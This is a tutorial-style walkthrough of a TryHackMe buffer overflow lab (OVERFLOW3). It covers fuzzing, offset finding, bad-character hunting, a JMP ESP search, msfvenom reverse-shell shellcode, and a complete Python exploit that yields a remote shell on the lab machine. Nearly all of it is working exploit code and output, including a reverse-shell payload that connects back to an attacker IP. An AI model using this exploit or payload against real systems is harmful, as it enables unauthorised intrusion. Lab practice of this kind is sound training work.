So this here is the walk through of OVERFLOW3 from buffer overflow prep from tryhackme ,

lets get started with fuzzing , for that we will use our fuzzing script to do that , lets begin :

```
  GNU nano 6.0
#!/usr/bin/env python3

import socket, time, sys

ip = "10.10.59.48"

port = 1337
timeout = 5
prefix = "OVERFLOW3 "

string = prefix + "A" * 100
```

s

set your ip variable to machine’s ip and prefix as OVERFLOW3 for this machine ,

```
┌──(root㉿kali)-[/home/kali/oscp]
└─# python3 fuzzing.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing crashed at 1300 bytes
```

so ,

the fuzzing crashed at 1300 bytes which means we will use pattern_create script to create a pattern of 1400 bytes to find the offset :

```
┌──(root㉿kali)-[/home/kali/oscp]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1400
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A
f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak
4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6
Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8A
u9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba
1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3
Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5B
k6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp
8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu

┌──(root㉿kali)-[/home/kali/oscp]
└─#
```

so now we will use our exploit.py script from now on , and set this code in terminal into payload variable , lets begin.

```python
import socket

ip = "10.10.59.48"
port = 1337

prefix = "OVERFLOW3 "
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")
```

Now lets execute this script , always remember before executing script re-open the oscp.exe in immunity debugger and start it ,

after executing the script look for the EIP address in immunity debugger and not it down :

```
ESP 018CFA30 ASCII "Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7
EBP 71423371
ESI 00000000
EDI 00000000

EIP 35714234

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
```

so in our case EIP is 35714234,

now we will use pattern_offset script to find the exact offset :

```
┌──(root㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─# ./pattern_offset.rb -l 1400 -q 35714234
[*] Exact match at offset 1274
```

after -l specify the length of pattern created earlier and after -q specify EIP we noted above and you will find the exact offset that is 1274 .

now lets verify if we were able to control EIP or not.

First set these variables in your script , set offset to 1274 and retn variable to BBBB

```
ip = "10.10.59.48"
port = 1337

prefix = "OVERFLOW3 "
offset = 1274
overflow = "A" * offset
retn = "BBBB"
padding = ""
```

and run the script

```
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(4000)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```

as you can see EIP becomes 42424242 which is hex value of BBBB which we set earlier in our script as retn variable , which proves that we can now successfully control EIP,

now next step is to find badchars which we will find through mona module so , first lets create a bytearray file using mona module ,

```
0BADF00D Generating table, excluding 1 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile bytearray.txt
         "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
         "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
         "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
         "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
         "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
         "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
         "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
         "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 255 bytes to file bytearray.txt
0BADF00D Binary output saved in bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.016000
!mona bytearray -b "\x00"
```

and now we will create bytearray in our kali using a python script :

```
┌──(root㉿kali)-[/home/kali/oscp]
└─# python3 badchars_generator.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\
x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x
4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x7
6\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d
\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\
xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\x
ec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```

and now ,

send these badchars to our target machine by pasting these badchars into payload variable :

```
offset = 1274
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\
postfix = ""
```

so run this script and after that go to immunity debugger and note down ESP address , which in our case is :

01B4FA30 as shown in picture below ,


```
ECX 00305374
EDX 0000000A
EBX 41414141
ESP 01A8FA30
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
```

now use this ESP into mona module to compare the ESP dump with bytearray we generated earlier using this command :

and after executing this command , our badchars are :



so as we know badchars can corrupt the next byte after the badchar so , we will ignore the next byte after a badchar in series , so our badchars will be :

\x00\x11\x40\x5f\xb8\xee

now we have got the badchars , the next step is to find the jmp esp address for which we will use mona module again,

```
!mona jmp -r esp -cpb "\x00\x11\x40\x5f\xb8\xee"
```

and this command will help us achieve our goal , after cpb , give all the badchars into the quotes like this ,

so go back to immunity debugger and run this command ,

```
[+] Results :
  0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, Sa
  0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, Sa
    Found a total of 2 pointers

[+] This mona.py action took 0:00:01.170000
-r esp -cpb "\x00\x11\x40\x5f\xb8\xee"
kpoints window (Alt+B)
```

so we found 2 pointers here .

We will use the first one to do the job ,

the pointer is 62501203

which we will convert into little-endian that means convert it into reverse so the address will be :

\x03\x12\x50\x62

we will use this address in retn variable in our script :

so the last thing to do now is to use msfvenom and generate a super payload to get the job done and get a reverse shell to us ,

so lets do it :

```
┌──(root㉿kali)-[/home/kali/oscp]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.17.47.112 LPORT=5656 -b '\x00\x11\x40\x5f\xb8\xee' EXITFUNC=thread -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
```

set your local port and local ip here correctly , and after that we will get our shellcode something like this :

```
unsigned char buf[] =
"\xfc\xbb\x6d\xbc\x2d\xf1\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"
"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\x91\x54\xaf\xf1\x69"
"\xa5\xd0\x78\x8c\x94\xd0\x1f\xc5\x87\xe0\x54\x8b\x2b\x8a\x39"
"\x3f\xbf\xfe\x95\x30\x08\xb4\xc3\x7f\x89\xe5\x30\x1e\x09\xf4"
"\x64\xc0\x30\x37\x79\x01\x74\x2a\x70\x53\x2d\x20\x27\x43\x5a"
"\x7c\xf4\xe8\x10\x90\x7c\x0d\xe0\x93\xad\x80\x7a\xca\x6d\x23"
"\xae\x66\x24\x3b\xb3\x43\xfe\xb0\x07\x3f\x01\x10\x56\xc0\xae"
"\x5d\x56\x33\xae\x9a\x51\xac\xc5\xd2\xa1\x51\xde\x21\xdb\x8d"
"\x6b\xb1\x7b\x45\xcb\x1d\x7d\x8a\x8a\xd6\x71\x67\xd8\xb0\x95"
"\x76\x0d\xcb\xa2\xf3\xb0\x1b\x23\x47\x97\xbf\x6f\x13\xb6\xe6"
"\xd5\xf2\xc7\xf8\xb5\xab\x6d\x73\x5b\xbf\x1f\xde\x34\x0c\x12"
"\xe0\xc4\x1a\x25\x93\xf6\x85\x9d\x3b\xbb\x4e\x38\xbc\xbc\x64"
"\xfc\x52\x43\x87\xfd\x7b\x80\xd3\xad\x13\x21\x5c\x26\xe3\xce"
"\x89\xe9\xb3\x60\x62\x4a\x63\xc1\xd2\x22\x69\xce\x0d\x52\x92"
"\x04\x26\xf9\x69\xcf\x43\xef\x5e\x7f\x3c\x0d\xa0\x69\xa4\x98"
"\x46\xff\xc4\xcc\xd1\x68\x7c\x55\xa9\x09\x81\x43\xd4\x0a\x09"
"\x60\x29\xc4\xfa\x0d\x39\xb1\x0a\x58\x63\x14\x14\x76\x0b\xfa"
"\x87\x1d\xcb\x75\xb4\x89\x9c\xd2\x0a\xc0\x48\xcf\x35\x7a\x6e"
"\x12\xa3\x45\x2a\xc9\x10\x4b\xb3\x9c\x2d\x6f\xa3\x58\xad\x2b"
"\x97\x34\xf8\xe5\x41\xf3\x52\x44\x3b\xad\x09\x0e\xab\x28\x62"
"\x91\xad\x34\xaf\x67\x51\x84\x06\x3e\x6e\x29\xcf\xb6\x17\x57"
"\x6f\x38\xc2\xd3\x8f\xdb\xc6\x29\x38\x42\x83\x93\x25\x75\x7e"
"\xd7\x53\xf6\x8a\xa8\xa7\xe6\xff\xad\xec\xa0\xec\xdf\x7d\x45"
"\x12\x73\x7d\x4c\x12\x73\x81\x6f";
```

so ,

most of the hard task is done and there is one last thing to do , which is to add some no-ops or no operations or \x90’s to our script so that our payload can have some space to unload itself and execute ,

so we will use \x90 * 16 in our script for now sow our final payload will look something like this :

```
import socket

ip = "10.10.59.48"
port = 1337

prefix = "OVERFLOW3 "
offset = 1274
overflow = "A" * offset

retn = "\x03\x12\x50\x62"

padding = "\x90" * 16

payload = ("\xfc\xbb\x6d\xbc\x2d\xf1\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"
"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\x91\x54\xaf\xf1\x69"
"\xa5\xd0\x78\x8c\x94\xd0\x1f\xc5\x87\xe0\x54\x8b\x2b\x8a\x39"
"\x3f\xbf\xfe\x95\x30\x08\xb4\xc3\x7f\x89\xe5\x30\x1e\x09\xf4"
"\x64\xc0\x30\x37\x79\x01\x74\x2a\x70\x53\x2d\x20\x27\x43\x5a"
"\x7c\xf4\xe8\x10\x90\x7c\x0d\xe0\x93\xad\x80\x7a\xca\x6d\x23"
"\xae\x66\x24\x3b\xb3\x43\xfe\xb0\x07\x3f\x01\x10\x56\xc0\xae"
"\x5d\x56\x33\xae\x9a\x51\xac\xc5\xd2\xa1\x51\xde\x21\xdb\x8d"
"\x6b\xb1\x7b\x45\xcb\x1d\x7d\x8a\x8a\xd6\x71\x67\xd8\xb0\x95"
"\x76\x0d\xcb\xa2\xf3\xb0\x1b\x23\x47\x97\xbf\x6f\x13\xb6\xe6"
"\xd5\xf2\xc7\xf8\xb5\xab\x6d\x73\x5b\xbf\x1f\xde\x34\x0c\x12"
"\xe0\xc4\x1a\x25\x93\xf6\x85\x9d\x3b\xbb\x4e\x38\xbc\xbc\x64"
```

```
"\xfc\x52\x43\x87\xfd\x7b\x80\xd3\xad\x13\x21\x5c\x26\xe3\xce"
"\x89\xe9\xb3\x60\x62\x4a\x63\xc1\xd2\x22\x69\xce\x0d\x52\x92"
"\x04\x26\xf9\x69\xcf\x43\xef\x5e\x7f\x3c\x0d\xa0\x69\xa4\x98"
"\x46\xff\xc4\xcc\xd1\x68\x7c\x55\xa9\x09\x81\x43\xd4\x0a\x09"
"\x60\x29\xc4\xfa\x0d\x39\xb1\x0a\x58\x63\x14\x14\x76\x0b\xfa"
"\x87\x1d\xcb\x75\xb4\x89\x9c\xd2\x0a\xc0\x48\xcf\x35\x7a\x6e"
"\x12\xa3\x45\x2a\xc9\x10\x4b\xb3\x9c\x2d\x6f\xa3\x58\xad\x2b"
"\x97\x34\xf8\xe5\x41\xf3\x52\x44\x3b\xad\x09\x0e\xab\x28\x62"
"\x91\xad\x34\xaf\x67\x51\x84\x06\x3e\x6e\x29\xcf\xb6\x17\x57"
"\x6f\x38\xc2\xd3\x8f\xdb\xc6\x29\x38\x42\x83\x93\x25\x75\x7e"
"\xd7\x53\xf6\x8a\xa8\xa7\xe6\xff\xad\xec\xa0\xec\xdf\x7d\x45"
"\x12\x73\x7d\x4c\x12\x73\x81\x6f")
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")
```

so setup your netcat listener on port you used while making your payload using msfvenom

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 5656
listening on [any] 5656 ...
```

and now run your exploit.py script and its done for the day, you will get a shell :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 5656
listening on [any] 5656 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.59.48] 49310
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>whoami
whoami
oscp-bof-prep\admin
```

so this is done and we got into the machine , :-)